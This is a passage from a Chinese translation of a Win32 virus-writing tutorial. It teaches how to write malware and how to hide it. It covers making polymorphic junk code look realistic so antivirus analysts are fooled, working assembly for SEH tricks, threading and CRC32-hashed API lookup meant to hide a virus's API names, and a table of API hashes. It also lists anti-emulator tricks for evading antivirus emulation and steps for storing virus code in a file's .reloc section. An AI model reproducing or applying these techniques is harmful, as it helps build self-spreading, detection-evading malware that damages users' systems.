当然你可以把所有的都混合起来，而且结果是，你有许多方式在一个解密程序内部编写一个子例程。而且，毫无疑问，你可以反过来(你将会听到我对它提更多的次数)，而且可能在另外的 CALL 里有 CALL，所有这些又在另外一个 CALL 里，然后另外一个...真的非常头疼。

此外，存储这些子例程的偏移并在产生的代码的任何地方调用它将是一个很好的选择。

?关于非条件跳转，它非常简单，因为我们不必要关心在 jump 之后知道 jump 的范围的指令，我们可以插入完全随机的操作码，比如垃圾...

-=?

现在，我打算代码中的现实主义。GriYo 可以被称为这种类型的引擎的最伟大的代表；如果你看到了他的 Marburg 引擎, 或者他的 HPS 引擎，你将会意识到那个，虽然它的简易，他试图使得代码看起来尽可能真实，而且这个使得反病毒者在获得一个可靠的对付它的算法之前都快疯了。OK，让我们以一些基本要点开始:

?关于 'CMP/条件 jump' 结构，它相当清晰，因为你不放一个条件跳转，将从不会使用一个比较...OK，但是要编不是 0 跳转的 jump，也就是说，在条件跳转和它应该跳转(或者不跳转)的偏移之间产生一些可执行的垃圾，而且在分析者的眼中，这些代码将更少地被怀疑。

?和 TEST 一样，但是使用 JZ 或者 JNZ，因为正如你知道地,TEST 仅仅会对 zero flag 有影响。

?最有可能制造失败的是 AL/AX/EAX 寄存器，因为它们有它们自己的优化代码。你将得到下面的指令的例子：

ADD, OR, ADC, SBB, AND, SUB, XOR, CMP 和 TEST (和寄存器很紧密).

?关于内存访问，一个好的选择是至少要获得被感染的 PE 文件的 512 字节数据，把它们放到病

毒的某处，然后访问它们，读或协。试着使用除了简单的指数，双精度数，而如果你的大脑能接受它，试着使用双指数相乘，例如[ebp+esi*4]。并不是你想的那么困难，相信我。你还可以做一些内存移动，用 MOVS 指示，还可以使用 STOS, LODS, CMPS...所有的字符串操作也可以使用。这就靠你了。

?PUSH/垃圾/POP 结构非常有用，因为它的加到引擎中的简单，还因为好的效果，因为它在一个合法程序中是一个非常普通的结构。

?一个字节的指令的数量，如果太多了，会暴露我们的存在给反病毒者，或者给那些有着好奇的眼睛的家伙。考虑普通程序不是很正常使用它们，所以最好作一个检测来避免过多的使用它们，但是仍然每 25 字节使用一两个(我认为这是一个不错的比率)。

-=?-=?-=?-=?-=?-=?-=?-=?-=?-=?-=?-=?-=?-=?-=?-=?-=?-=?

下面是一些精神摧毁型的东西:)

?你可以使用，例如，下面两个字节的协处理器指令是没有任何类型问题的垃圾：

f2xm1, fabs, fadd, faddp, fchs, fnclex, fcom, fcomp, fcompp, fcos, fdecstp,
fdiv, fdivp, fdivr, fdivrp, ffree, fincstp, fld1, fldl2t, fldl2e, fldpi,
fldln2, fldz, fmul, fmulp, fnclex, fnop, fpatan, fprem, fprem1, fptan,
frndint, fscale, fsin, fsincos, fsqrt, fst, fstp, fsub, fsubp, fsubr,fsubrp,
ftst, fucom, fucomp, fucompp, fxam, fxtract, fyl2x, fyl2xp1.

只要在病毒的开始放这两个指令来重置协处理器:

```
fwait
fninit
```

Mental Driller 现在正偏向于现实主义了(据我所知)由他的最近的令人印象深刻的引擎(TUAREG)，所以...

% 指令建立 %
~~~~~~~~~~~~~~~

这大概是和多态相关的最重要的事情了:关系在相同指令和不同寄存器之间存在，或者在两个相同家族的指令之间存在。如果我们把指变成二进制的话它们之间的关系就非常清晰了。但是，因此，一些有用的信息:

寄存器二进制形式	000 001 010 011 100 101 110 111
Byte 寄存器	AL CL DL BL AH CH DH BH
Word 寄存器	AX CX DX BX SP BP SI DI
扩展寄存器	EAX ECX EDX EBX ESP EBP ESI EDI
段	ES CS SS DS FS GS -- --
MMX 寄存器	MM0 MM1 MM2 MM3 MM4 MM5 MM6 MM7

我认为在写我的《Virus Writing Guides for MS-DOS》时候，所犯的大错误是在我的解释 OpCodes 结构部分，和所有那些东西。这里我想要描述的是许多"你自己做"，就像我在写一个多态引擎时那样。只以一个 XOR 操作码为例...
~~~~~~~~~~~~~~~

```
xor     edx,12345678h -> 81 F2 78563412
xor     esi,12345678h -> 81 F6 78563412
```

你看到了不同了吗?我习惯利用一个调试器，然后写我想要用一些寄存器构造代码，看看有什么改变。OK，正如你能看到的(嗨!你没瞎吧?)，改变的字节是第二个。现在是有趣的部分了:把值变成二进制形式。

```
F2 -> 11 110 010
F6 -> 11 110 110
```

OK，你看到了什么改变了吗?最后 3 个 bit，对吗?好了，现在到我把寄存器以二进制表示的部分:)正如你已经发现的，这 3 个 bit 根据寄存器的改变而改变了。所以...

```
010 -> EDX  寄存器
110 -> ESI  寄存器
```

只要试着把那 3 个比特赋其它的二进制值，你将会发现寄存器是怎么改变的。但是要小心...不要使用用这个操作码 EAX 值(000)，因为，所有的算术指令，都对 EAX 优化了，因此要彻底地改变操作码。

所以，调试所有你想要的构造，看看它们之间的关系，并建立产生任何东西的可靠的代码。它非常简单!

% Recursivity %

~~~~~~~~~~~~~~~~~~

它在你的多态引擎中是一个非常重要的一点。recursivity 必须有一个限度，但是依赖于那个限度，代码可以非常难理解(如果那个限度很高)。让我们想象一些有一个所有垃圾代码构造器的偏移表:

```
PolyTable:
        dd          offset (GenerateMOV)
        dd          offset (GenerateCALL)
        dd          offset (GeneratteJMP)
        [...]
EndPolyTable:
```

并想象一下你有在它们之中选择的如下例程:

```
GenGarbage:
        mov         eax,EndPolyTable-PolyTable
        call        r_range
        lea         ebx,[ebp+PolyTable]
        mov         eax,[ebx+eax*4]
        add         eax,ebp
        call        eax
        ret
```

现在想象一下你的'GenerateCALL'指令从内部调用'GenGarbage'例程。呵呵'GenGarbage'可以再次调用'GenerateCALL'，并再次，然后再次(取决于 RNG)，所以你将有 CALL 在 CALL 中在 CALL 中...我已经在那件事情之前提了一个限度仅仅是为了避免速度问题，但是它可以用这些新的
~~~~~~~~~~~~~~~~~~

'GenGarbage'例程来解决:

```
GenGarbage:
        inc     byte ptr [ebp+recursion_level]
        cmp     byte ptr [ebp+recursion_level],05 ; <- 5 is the recursion
        jae     GarbageExit                       ;     level here!

        mov     eax,EndPolyTable-PolyTable
        call    r_range
        lea     ebx,[ebp+PolyTable]
        mov     eax,[ebx+eax*4]
        add     eax,ebp
        call    eax

GarbageExit:
        dec     byte ptr [ebp+recursion_level]
        ret
```

所以，我们的引擎将能产生巨大数量的充满这种 CALL 的垃圾代码;)当然了，这个还可以在 PUSH 和 POP 间利用:)

%最后的话%

~~~~~~~~~~

多态性决定了编码，所以我不更多的讨论了。你应该自己做一个而不是复制代码。只要不是对经典引擎用一种类型的简单加密操作，和非常基础的垃圾如 MOV，等等。使用你可以想到的所有主意。例如，有许多类型的 CALL 可做:3 种风格(正如我以前描述的)，此外，你可以建立堆栈结构，PUSHAD/POPAD，通过 PUSH(然后是一个 RET x)来传送参数，还有更多的。要有想象力!

【高级 Win32 技术】

~~~~~~~~~~~~~~~~~~~

在这一章，我将讨论一些那些不需要一整章来讨论的技术，但是，不是很容易忘记的:)所以，下面我将讨论这些东西:

- Structured Exception Handler(SEH)
- MultiThreading(多线程)
- CRC32 (IT/ET)
- AntiEmulators(反模拟)
- Overwriting .reloc section(写.reloc 节)

% Structured Exception Handler %

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

结构化异常处理(Structured Exception Handler),简称 SEH，是所有 Win32 环境的一个非常酷的特点。它所做的非常容易理解:如果一个一般保护错误(简称 GPF)发生了，控制会自动传到当前存在的 SEH handler。你看到了它的辅助作用了吗?如果你把所有东西弄乱了，你将能够(仍然能)保持你的病毒没法被发现:)指向 SEH handler 的指针是在 FS:[0000]中的。所以，你可以很容易地设置你自己的新 SEH handler(但是要记住保存旧的!)如果一个错误发生了，控制将会传给你的 SEH handler 例程，但是堆栈将会混乱。幸运的是，Micro$oft 已经在设置我们的 SEH handler 之前把堆栈放到 ESP+8 的地方了:)所以，简单的我们只要恢复它并把旧的 SEH handler 设置回去
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

就可以了:)让我们看看一个 SEH 使用的一个简单例子:

```
;--------从这里开始剪切------------------------------------------------------

            .386p
            .model    flat                                  ; Good good... 32 bit r0x0r

 extrn      MessageBoxA:PROC                        ; Defined APIs
 extrn      ExitProcess:PROC

            .data

 szTitle            db          "Structured Exception Handler [SEH]",0
 szMessage          db           "Intercepted General Protection Fault!",0

            .code

 start:
            push       offset exception_handler             ; Push our exception handler
                                                                    ; offset
            push       dword ptr fs:[0000h]                  ;
            mov         dword ptr fs:[0000h],esp

 errorhandler:
            mov         esp,[esp+8]                              ; Put the original SEH offset
                                                                    ; Error gives us old ESP
                                                                    ; in [ESP+8]

            pop         dword ptr fs:[0000h]                 ; Restore old SEH handler

            push       1010h                                    ; Parameters for MessageBoxA
            push       offset szTitle
            push       offset szMessage
            push       00h
            call       MessageBoxA                              ; Show message :]

            push       00h
            call       ExitProcess                              ; Exit Application

 setupSEH:
            xor         eax,eax                                 ; Generate an exception
            div         eax

 end        start

;--------到这里为止剪切------------------------------------------------------
```

正如在"Win32 反调试"那一章所看到的，除此之外 SEH 还有另外一个特色:)它愚弄了大多数应用级的调试器。为了使你的设置一个新的 SEH handler 更简单，这里你可以用一些宏来做做这个(hi,Jacky!):

```
; Put SEH - Sets a new SEH handler
```

```
pseh       macro      what2do
           local      @@over_seh_handler
           call       @@over_seh_handler
           mov          esp,[esp+08h]
           what2do
@@over_seh_handler:
           xor        edx,edx
           push       dword ptr fs:[edx]
           mov          dword ptr fs:[edx],esp
           endm

; Restore SEH - Restore old SEH handler

rseh       macro
           xor        edx,edx
           pop        dword ptr fs:[edx]
           pop        edx
           endm
```

它的用法非常简单。例如:

```
           pseh       <jmp SEH_handler>
           div        edx
           push       00h
           call       ExitProcess
SEH_handler:
           rseh
           [...]
```

下面的代码，如果执行了，将会在'rseh'宏之后继续，而不是终止进程。清楚了吗?:)

%多线程%
~~~~~~~~

当我被告知这个可以在 Win32 环境很容易实现的时候，在我的脑海中的是许多它的用处: 执行代码而其它的代码(也是我们病毒的)也在执行是一个美梦，因为你节约了时间:)

一个多任务的过程的主要算法是:

1.创建你想要运行的相关线程的代码
2.在父进程的代码中等待子进程结束

这个看起来很难，但是有两个 API 可以救我们。它们的名字：CreateThread 和 WaitForSingleObject。让我们看看 Win32 API 列表关于这两个 API 是怎么说的...

CreateThread 函数在调用进程的地址空间中创建一个线程执行。

```
 HANDLE CreateThread(
   LPSECURITY_ATTRIBUTES lpThreadAttributes,   // ptr to thread security attrs
   DWORD dwStackSize,                          // initial thread stack size, in bytes
   LPTHREAD_START_ROUTINE lpStartAddress,      // pointer to thread function
```
~~~~~~~~

```
    LPVOID lpParameter,                         // argument for new thread
    DWORD dwCreationFlags,                      // creation flags
    LPDWORD lpThreadId                  // pointer to returned thread identifier
  );
```

参数
====

?lpThreadAttributes:指向一个确定返回句柄可以由子进程继承的 SECURITY_ATTRIBUTES 结构。如果 lpThreadAttributes 是 NULL，这个句柄不能被继承。

Windows NT: 这个结构的 lpSecurityDescriptor 成员指定新线程的安全描述。如果 lpThreadAttributes 是 NULL，这个线程获得一个缺省安全描述。

Windows 95: 这个结构的 lpSecurityDescriptor 成员被忽略了。

?dwStackSize: 以字节数指定新线程的堆栈大小。如果指定了 0，堆栈的大小缺省的和进程的主线程的堆栈大小一样。堆栈是在进程的内存空间中自动开辟的，并在线程终止的时候释放。注意如果需要的话，堆栈大小会增加。CreateThread 试图把由 dwStackSize 指定的大小提交字节数，如果大小超过了可利用的内存的话，就会失败。

?lpStartAddress:新线程的开始地址。这个通常是一个用 WINAPI 调用惯例声明的函数，这个函数接受一个 32-bit 的指针的参数，并返回一个 32-bit 的退出码。它的原型是:

DWORD WINAPI ThreadFunc(LPVOID);

?lpParameter: 指定一个传给线程的 32-bit 的参数。

?dwCreationFlags:指定控制线程创建的额外标志。如果 CREATE_SUSPENDED 标志被指定了，线程将以一个挂起状态创建，除非 ResumeThread 函数调用，将不会运行。如果这个值是 0，线程在创建之后立即运行。这次，没有其它的支持的值。

?lpThreadId: 指向一个接受线程标志的 32bit 变量。

返回值
======
?如果函数成功了，返回值是一个新线程的句柄。

?如果函数失败了，返回值是 NULL。为了获得详细的错误信息，调用 GetLastError。

Windows 95: CreateThread 仅仅是在一个 32-bit 的上下文中的时候才成功。一个 32-bit DLL 不能创建一个额外的线程，当那个 DLL 正在被一个 16-bit 程序调用的时候。

WaitForSingleObject 函数当如下的情况发生的时候返回:

?指定的对象在 signaled 状态。
?过期间隔逝去了。

```
DWORD WaitForSingleObject(
    HANDLE hHandle,                                    // handle of object to wait for
    DWORD dwMilliseconds                               // time-out interval in milliseconds
  );
```

参数
====

?hHandle:识别对象。对一个对象类型的列表，它的句柄可以指定，看看接下来的评论。

Windows NT:句柄必须有 SYNCHRONIZE 访问。想知道更多的信息，看看 Access Masks and Access Rights(访问标志和访问权限)。

?dwMilliseconds: 指定过期间隔，以毫秒形式。如果间隔过了，甚至对象的状态是 nonsignaled，这个函数就返回。如果 dwMilliseconds 是 0，这个函数就测试对象的状态并立即返回。如果 dwMilliseconds 是 INFINITE 这个函数从不会过期。

返回值
======

?如果函数成功了，返回值表明了导致函数返回的事件。

?如果函数失败了，返回值是 WAIT_FAILED。为了获得详细的错误信息，调用 GetLastError。

如果这个对你来说还不够，或者你不懂试图解释给你听的子句的话，下面给出一个多线程的 ASM 例子。

```
;-------从这里开始剪切----------------------------------------------------
        .586p
        .model flat

extrn   CreateThread:PROC
extrn   WaitForSingleObject:PROC
extrn   MessageBoxA:PROC
extrn   ExitProcess:PROC

        .data
tit1            db      "Parent Process",0
msg1              db        "Spread your wings and fly away...",0
tit2            db      "Child Process",0
msg2              db        "Billy's awesome bullshit!",0

lpParameter     dd      00000000h
lpThreadId      dd      00000000h

        .code

multitask:
          push      offset lpThreadId                 ; lpThreadId
          push      00h                                   ; dwCreationFlags
          push      offset lpParameter                ; lpParameter
```

```
        push    offset child_process            ; lpStartAddress
        push    00h                             ; dwStackSize
        push    00h                             ; lpThreadAttributes
        call    CreateThread

; EAX = Thread handle

        push    00h                             ; 'Parent Process' blah blah
        push    offset tit1
        push    offset msg1
        push    00h
        call    MessageBoxA

        push    0FFh                            ; Wait infinite seconds
        push    eax                             ; Handle to wait (thread)
        call    WaitForSingleObject

        push    00h                             ; Exit program
        call    ExitProcess

child_process:
        push    00h                             ; 'Child Process' blah blah
        push    offset tit2
        push    offset msg2
        push    00h
        call    MessageBoxA
        ret

end     multitask

;-------到这里为止剪切----------------------------------------------------
```

如果你测试上述代码，你将会发现，如果你单击了在子进程中的'Accept'按钮，那么你将不得不去单击在父进程中的'Accept'按钮。是不是很有意思呀?如果父进程死了，所有相关的线程和它一起死了，但是不过子进程死了，父进程还仍然存活者。

所以看到你可以通过父进程和子进程通过 WaitForSingleObject 控制两个进程相当有趣。想象一下可能性:在目录里搜索一个特定文件(如 MIRC.INI)同时你在产生一个多态解密程序，并解包余下的东西...哇! ;)

看看 Benny 的关于 Threads 和 Fibers (29A#4)的教程。

% CRC32 (IT/ET) %
~~~~~~~~~~~~~~~~~~~

好了，我们都知道(我希望是这样)怎么编写一个 API 搜索引擎...它相当简单，而且你有许多教程选择(JHB 的, Lord Julus 的，和这篇教程...)，只要得到一个，并学习它。但是，正如你意识到的，API 地址占(让我们说浪费)了你的病毒的许多字节。如果你想要编写一个小病毒，该怎么解决这个问题呢?

解决方法:CRC32
~~~~~~~~~~~~~~~~~~~

我相信 GriYo 是第一个使用这个技术的人，在它的令人印象深刻的 Win32.Parvo 病毒中(源代码还没有公布)。它不是搜索一个确定数量和我们代码中 API 名字相符的字节，而是获得所有的 API 名，一个接一个，并得到它们的 CRC32 值，把它和我们搜索的 API 的 CRC32 值。如果它是等价的，那么我们必须总是要处理。Ok,ok...首先，你需要一些获取 CRC32 值的代码:)让我们用 Zhengxi 的代码，首先由 Vecna 重新组合了，最终由我重新组合了(优化了一些字节) ;)

```
;------从这里开始剪切-----------------------------------------------------
;
; CRC32 procedure
; ===============
;
; input:
;       ESI = Offset where code to calculate begins
;       EDI = Size of that code
; output:
;       EAX = CRC32 of      given code
;

CRC32           proc
        cld
        xor     ecx,ecx                         ; Optimized by me - 2 bytes
        dec     ecx                              ; less
        mov     edx,ecx
NextByteCRC:
        xor     eax,eax
        xor     ebx,ebx
        lodsb
        xor     al,cl
        mov     cl,ch
        mov     ch,dl
        mov     dl,dh
        mov     dh,8
NextBitCRC:
        shr     bx,1
        rcr     ax,1
        jnc     NoCRC
        xor     ax,08320h
        xor     bx,0EDB8h
NoCRC: dec      dh
        jnz     NextBitCRC
        xor     ecx,eax
        xor     edx,ebx
        dec     edi                              ; 1 byte less
        jnz     NextByteCRC
        not     edx
        not     ecx
        mov     eax,edx
        rol     eax,16
        mov     ax,cx
        ret
CRC32           endp
```

;------到这里为止剪切--

我们现在知道怎么获得一个指定的字符串或代码的 CRC32 值了，但是在这里你在期望另外一件事情...呵呵呵，耶!你在等待 API 搜索引擎的代码 :)

;------从这里开始剪切--

```
;
; GetAPI_ET_CRC32 procedure
; ========================
; 呵，很难的名字?这个函数在 KERNEL32 的输出表中搜索一个 API 名字(改变一点点将会
; 使它对任何 DLL 有用)，但是仅仅需要 API 的 CRC32 值，不是全字符串:)还需要一个就像
; 我在上面给出的获取 CRC32 的例程。
;
; input:
;              EAX = CRC32 of the API ASCIIz name
; output:
;         EAX = API address
;

 GetAPI_ET_CRC32 proc
            xor         edx,edx
            xchg        eax,edx                         ; Put CRC32 of da api in EDX
            mov          word ptr [ebp+Counter],ax      ; Reset counter
            mov          esi,3Ch
            add         esi,[ebp+kernel]                ; Get PE header of KERNEL32
            lodsw
            add         eax,[ebp+kernel]                ; Normalize

            mov          esi,[eax+78h]                  ; Get a pointer to its
            add         esi,1Ch                         ; Export Table
            add         esi,[ebp+kernel]

            lea         edi,[ebp+AddressTableVA]        ; Pointer to the address table
            lodsd                                       ; Get AddressTable value
            add         eax,[ebp+kernel]                ; Normalize
            stosd                                       ; And store in its variable

            lodsd                                       ; Get NameTable value
            add         eax,[ebp+kernel]                ; Normalize
            push        eax                             ; Put it in stack
            stosd                                       ; Store in its variable

            lodsd                                       ; Get OrdinalTable value
            add         eax,[ebp+kernel]                ; Normalize
            stosd                                       ; Store

            pop         esi                             ; ESI = NameTable VA

 @?_3:      push        esi                             ; Save again
            lodsd                                       ; Get pointer to an API name
            add         eax,[ebp+kernel]                ; Normalize
            xchg        edi,eax                         ; Store ptr in EDI
```

```
        mov         ebx,edi                                 ; And in EBX

        push        edi                                     ; Save EDI
        xor         al,al                                   ; Reach the null character
        scasb                                               ; that marks us the end of
        jnz         $-1                                     ; the api name
        pop         esi                                     ; ESI = Pointer to API Name

        sub         edi,ebx                                 ; EDI = API Name size

        push        edx                                     ; Save API's CRC32
        call        CRC32                                   ; Get actual api's CRC32
        pop         edx                                     ; Restore API's CRC32
        cmp         edx,eax                                 ; Are them equal?
        jz          @?_4                                    ; if yes, we got it

        pop         esi                                     ; Restore ptr to api name
        add         esi,4                                   ; Get the next
        inc         word ptr [ebp+Counter]                  ; And increase the counter
        jmp         @?_3                                    ; Get another api!
@?_4:
        pop         esi                                     ; Remove shit from stack
        movzx       eax,word ptr [ebp+Counter]              ; AX = Counter
        shl         eax,1                                   ; *2 (it's an array of words)
        add         eax,dword ptr [ebp+OrdinalTableVA]      ; Normalize
        xor         esi,esi                                 ; Clear ESI
        xchg        eax,esi                                 ; ESI = Ptr 2 ordinal; EAX = 0
        lodsw                                               ; Get ordinal in AX
        shl         eax,2                                   ; And with it we go to the
        add         eax,dword ptr [ebp+AddressTableVA]      ; AddressTable (array of
        xchg        esi,eax                                 ; dwords)
        lodsd                                               ; Get Address of API RVA
        add         eax,[ebp+kernel]                        ; and normalize!! That's it!
        ret
GetAPI_ET_CRC32 endp

AddressTableVA dd       00000000h                           ;\
NameTableVA    dd       00000000h                           ; > IN THIS ORDER!!
OrdinalTableVA dd       00000000h                           ;/

kernel         dd       0BFF70000h                          ; Adapt it to your needs ;)
Counter        dw       0000h
```

;------到这里为止剪切----------

下面是等价的代码，但是现在为了操作 Import Table，因此使得你能够仅仅用这些 API 的 CRC32 就可以编一个 Per-Process 驻留病毒;)

```
;------从这里开始剪切----------
;
; GetAPI_IT_CRC32 procedure
; ========================
;
```

```
; 这个函数将在 Import Table 中搜索和传给例程的 CRC32 值相符的 API。这个对编写一个
; Per-Process 驻留病毒有用(看看这篇教程的"Per-Process residence"一章)。
;
; input:
;             EAX = CRC32 of the API ASCIIz name
; output:
;         EAX = API address
;             EBX = Pointer to the API address in the Import Table
;             CF    = Set if routine failed
;

 GetAPI_IT_CRC32 proc
            mov         dword ptr [ebp+TempGA_IT1],eax    ; Save API CRC32 for later

            mov         esi,dword ptr [ebp+imagebase]     ; ESI = imagebase
            add         esi,3Ch                             ; Get ptr to PE header
            lodsw                                           ; AX = That pointer
            cwde                                            ; Clear MSW of EAX
            add         eax,dword ptr [ebp+imagebase]     ; Normalize pointer
            xchg        esi,eax                           ; ESI = Such pointer
            lodsd                                           ; Get DWORD

            cmp         eax,"EP"                            ; Is there the PE mark?
            jnz         nopes                             ; Fail... duh!

            add         esi,7Ch                           ; ESI = PE header+80h
            lodsd                                           ; Look for .idata
       push       eax
            lodsd                                           ; Get size
       mov         ecx,eax
       pop         esi
            add         esi,dword ptr [ebp+imagebase]     ; Normalize

 SearchK32:
            push        esi                                 ; Save ESI in stack
            mov         esi,[esi+0Ch]                     ; ESI = Ptr to name
            add         esi,dword ptr [ebp+imagebase]     ; Normalize
            lea         edi,[ebp+K32_DLL]                   ; Ptr to 'KERNEL32.dll'
            mov         ecx,K32_Size                        ; Size of string
            cld                                             ; Clear direction flag
            push        ecx                                 ; Save ECX
            rep         cmpsb                               ; Compare bytes
            pop         ecx                                 ; Restore ECX
            pop         esi                                 ; Restore ESI
            jz          gotcha                            ; Was it equal? Damn...
            add         esi,14h                           ; Get another field
            jmp         SearchK32                           ; And search again
 gotcha:
            cmp         byte ptr [esi],00h                ; Is OriginalFirstThunk 0?
            jz          nopes                               ; Damn if so...
            mov         edx,[esi+10h]                     ; Get FirstThunk
            add         edx,dword ptr [ebp+imagebase]     ; Normalize
            lodsd                                           ; Get it
```

```
        or      eax,eax                                 ; Is it 0?
        jz      nopes                                   ; Damn...

        xchg    edx,eax                                 ; Get pointer to it
    add     edx,[ebp+imagebase]
    xor     ebx,ebx
loopy:
        cmp     dword ptr [edx+00h],00h             ; Last RVA?
        jz      nopes                                   ; Damn...
        cmp     byte ptr    [edx+03h],80h           ; Ordinal?
        jz      reloop                                  ; Damn...

        mov     edi,[edx]                               ; Get pointer of an imported
        add     edi,dword ptr [ebp+imagebase]     ; API
    inc     edi
    inc     edi
        mov     esi,edi                                 ; ESI = EDI

        pushad                                          ; Save all regs
        eosz_edi                                        ; Get end of string in EDI
        sub     edi,esi                                 ; EDI = API size

    call    CRC32
        mov     [esp+18h],eax                           ; Result in ECX after POPAD
    popad

        cmp     dword ptr [ebp+TempGA_IT1],ecx    ; Is the CRC32 of this API
        jz      wegotit                                 ; equal as the one we want?
reloop:
        inc     ebx                                     ; If not, loop and search for
        add     edx,4                                   ; another API in the IT
    loop    loopy
wegotit:
        shl     ebx,2                                   ; Multiply per 4
        add     ebx,eax                                 ; Add FirstThunk
        mov     eax,[ebx]                               ; EAX = API address
        test    al,00h                                  ; Overlap: avoid STC :)
    org     $-1
nopes:
    stc
    ret
GetAPI_IT_CRC32 endp

TempGA_IT1      dd      00000000h
imagebase       dd      00400000h
K32_DLL         db      "KERNEL32.dll",0
K32_Size        equ     $-offset K32_DLL
```

;------到这里为止剪切----------

Happy?耶，它令人震惊而且它很简单!而且，毫无疑问，如果你的病毒没有加密，你可以避免使用者的怀疑，因为没有明显的 API 名字:)好了，我将列出一些 API 的 CRC32 值(包括 API 结束的 NULL 字符)，但是，如果你想要使用其它的 API 而不是我将要列在这里的 API，我将再

放一个小程序，能给你一个 ASCII 字符串的 CRC32 值。

一些 API 的 CRC32:

API name	CRC32	API name	CRC32
CreateFileA	08C892DDFh	CloseHandle	068624A9Dh
FindFirstFileA	0AE17EBEFh	FindNextFileA	0AA700106h
FindClose	0C200BE21h	CreateFileMappingA	096B2D96Ch
GetModuleHandleA	082B618D4h	GetProcAddress	0FFC97C1Fh
MapViewOfFile	0797B49ECh	UnmapViewOfFile	094524B42h
GetFileAttributesA	0C633D3DEh	SetFileAttributesA	03C19E536h
ExitProcess	040F57181h	SetFilePointer	085859D42h
SetEndOfFile	059994ED6h	DeleteFileA	0DE256FDEh
GetCurrentDirectoryA	0EBC6C18Bh	SetCurrentDirectoryA	0B2DBD7DCh
GetWindowsDirectoryA	0FE248274h	GetSystemDirectoryA	0593AE7CEh
LoadLibraryA	04134D1ADh	GetSystemTime	075B7EBE8h
CreateThread	019F33607h	WaitForSingleObject	0D4540229h
ExitThread	0058F9201h	GetTickCount	0613FD7BAh
FreeLibrary	0AFDF191Fh	WriteFile	021777793h
GlobalAlloc	083A353C3h	GlobalFree	05CDF6B6Ah
GetFileSize	0EF7D811Bh	ReadFile	054D8615Ah
GetCurrentProcess	003690E66h	GetPriorityClass	0A7D0D775h
SetPriorityClass	0C38969C7h	FindWindowA	085AB3323h
PostMessageA	086678A04h	MessageBoxA	0D8556CF7h
RegCreateKeyExA	02C822198h	RegSetValueExA	05B9EC9C6h
MoveFileA	02308923Fh	CopyFileA	05BD05DB1h
GetFullPathNameA	08F48B20Dh	WinExec	028452C4Fh
CreateProcessA	0267E0B05h	_lopen	0F2F886E3h
MoveFileExA	03BE43958h	CopyFileExA	0953F2B64h
OpenFile	068D8FC46h		

你还想要其它的 API 吗?

你有可能需要知道其它 API 名字的 CRC32 值，所以这里我将给出小而有效的用来帮助我自己的程序，我希望对你也有帮助。

;------从这里开始剪切----------

```
        .586
        .model  flat
        .data

extrn           ExitProcess:PROC
extrn           MessageBoxA:PROC
extrn           GetCommandLineA:PROC

titulo          db "GetCRC32 by Billy Belcebu/iKX",0

message         db "SetEndOfFile"                   ; Put here the string you
                                                    ; want to know its CRC32
_               db 0
                db "CRC32 is "
```

```
crc32_          db "00000000",0

        .code

test:
        mov     edi,_-message
        lea     esi,message                     ; Load pointer to API name
        call    CRC32                           ; Get its CRC32

        lea     edi,crc32_                      ; Transform hex to text
        call    HexWrite32

        mov     _," "                           ; make 0 to be an space

        push    00000000h                       ; Display message box with
        push    offset titulo                   ; the API name and its CRC32
        push    offset message
        push    00000000h
        call    MessageBoxA

        push    00000000h
        call    ExitProcess

HexWrite8       proc                            ; This code has been taken
        mov     ah,al                           ; from the 1st generation
        and     al,0Fh                          ; host of Bizatch
        shr     ah,4
        or      ax,3030h
        xchg    al,ah
        cmp     ah,39h
        ja      @@4
@@1:
        cmp     al,39h
        ja      @@3
@@2:
        stosw
        ret
@@3:
        sub     al,30h
        add     al,'A' - 10
        jmp     @@2
@@4:
        sub     ah,30h
        add     ah,'A' - 10
        jmp     @@1
HexWrite8       endp

HexWrite16      proc
        push    ax
        xchg    al,ah
        call    HexWrite8
        pop     ax
        call    HexWrite8
```

```
        ret
HexWrite16      endp

HexWrite32      proc
        push    eax
        shr     eax, 16
        call    HexWrite16
        pop     eax
        call    HexWrite16
        ret
HexWrite32      endp

CRC32           proc
        cld
        xor     ecx,ecx                         ; Optimized by me - 2 bytes
        dec     ecx                             ; less
        mov     edx,ecx
NextByteCRC:
        xor     eax,eax
        xor     ebx,ebx
        lodsb
        xor     al,cl
        mov     cl,ch
        mov     ch,dl
        mov     dl,dh
        mov     dh,8
NextBitCRC:
        shr     bx,1
        rcr     ax,1
        jnc     NoCRC
        xor     ax,08320h
        xor     bx,0EDB8h
NoCRC: dec      dh
        jnz     NextBitCRC
        xor     ecx,eax
        xor     edx,ebx
        dec     edi                             ; 1 byte less
        jnz     NextByteCRC
        not     edx
        not     ecx
        mov     eax,edx
        rol     eax,16
        mov     ax,cx
        ret
CRC32           endp

end     test
```

;------到这里为止剪切----------

Cool，哈? :)

%反模拟(AntiEmulators)%

~~~~~~~~~~~~~~~~~~~~~~~~

正如在这篇文档的许多地方，这个小章节是由 Super 和我合作的。这里将会有一些东西的列表，肯定会愚弄反病毒模拟系统的，一些小的调试器也不例外。Enjoy!

- 用 SEH 产生错误。例子:

```
        pseh    <jmp virus_code>
        dec     byte ptr [edx] ; <-- or another exception, such as 'div edx'
        [...] <-- if we are here, we are being emulated!
virus_code:
        rseh
        [...] <-- the virus code :)
```

- 使用 CS 段前缀。 例子:

```
        jmp     cs:[shit]
        call    cs:[shit]
```

- 使用 RETF。例子:

```
        push    cs
        call    shit
        retf
```

- 玩玩 DS. 例子:

```
        push    ds
        pop     eax
```

或者甚至更好:

```
        push    ds
        pop     ax
```

或者更好:

```
        mov     eax,ds
        push    eax
        pop     ds
```

- 用 PUSH CS/POP REG 招检测 NODiCE 模拟 :

```
        mov     ebx,esp
        push    cs
        pop     eax
        cmp     esp,ebx
        jne     nod_ice_detected
```

- 使用无正式文档的操作码:

```
        salc    ; db 0D6h
        bpice   ; db 0F1h
```
~~~~~~~~~~~~~~~~~~~~~~~~

- 使用 Threads and/or Fibers.

我希望所有这些东西将对你有用 :)

% 写.reloc 节 %
~~~~~~~~~~~~~~~~~~~~

这是一个非常有意思的东西。如果 PE 文件的 ImageBase 因为某种原因改变了，但是不是总会发生的(99.9%),'.reloc'就非常有用了，但不是必须的。而且'.reloc'节通常非常巨大，所以为什么不使用它来存储我们的病毒呢?我建议你读读 b0z0 在 Xine#3 上的教程，叫做"Ideas and theoryes on PE infection"，因为它提供给我们许多有意思的信息。好了，如果你想知道该怎样写.reloc 节的话，只要按照如下:

+ 在节头中:
    1. 把病毒的大小+它的堆赋给新的 VirtualSize
    2. 把对齐后的 VirtualSize 赋给新的 SizeOfRawData
    3. 清除 PointerToRelocations 和 NumberOfRelocations
    4. 改变 .reloc 名字为另外一个
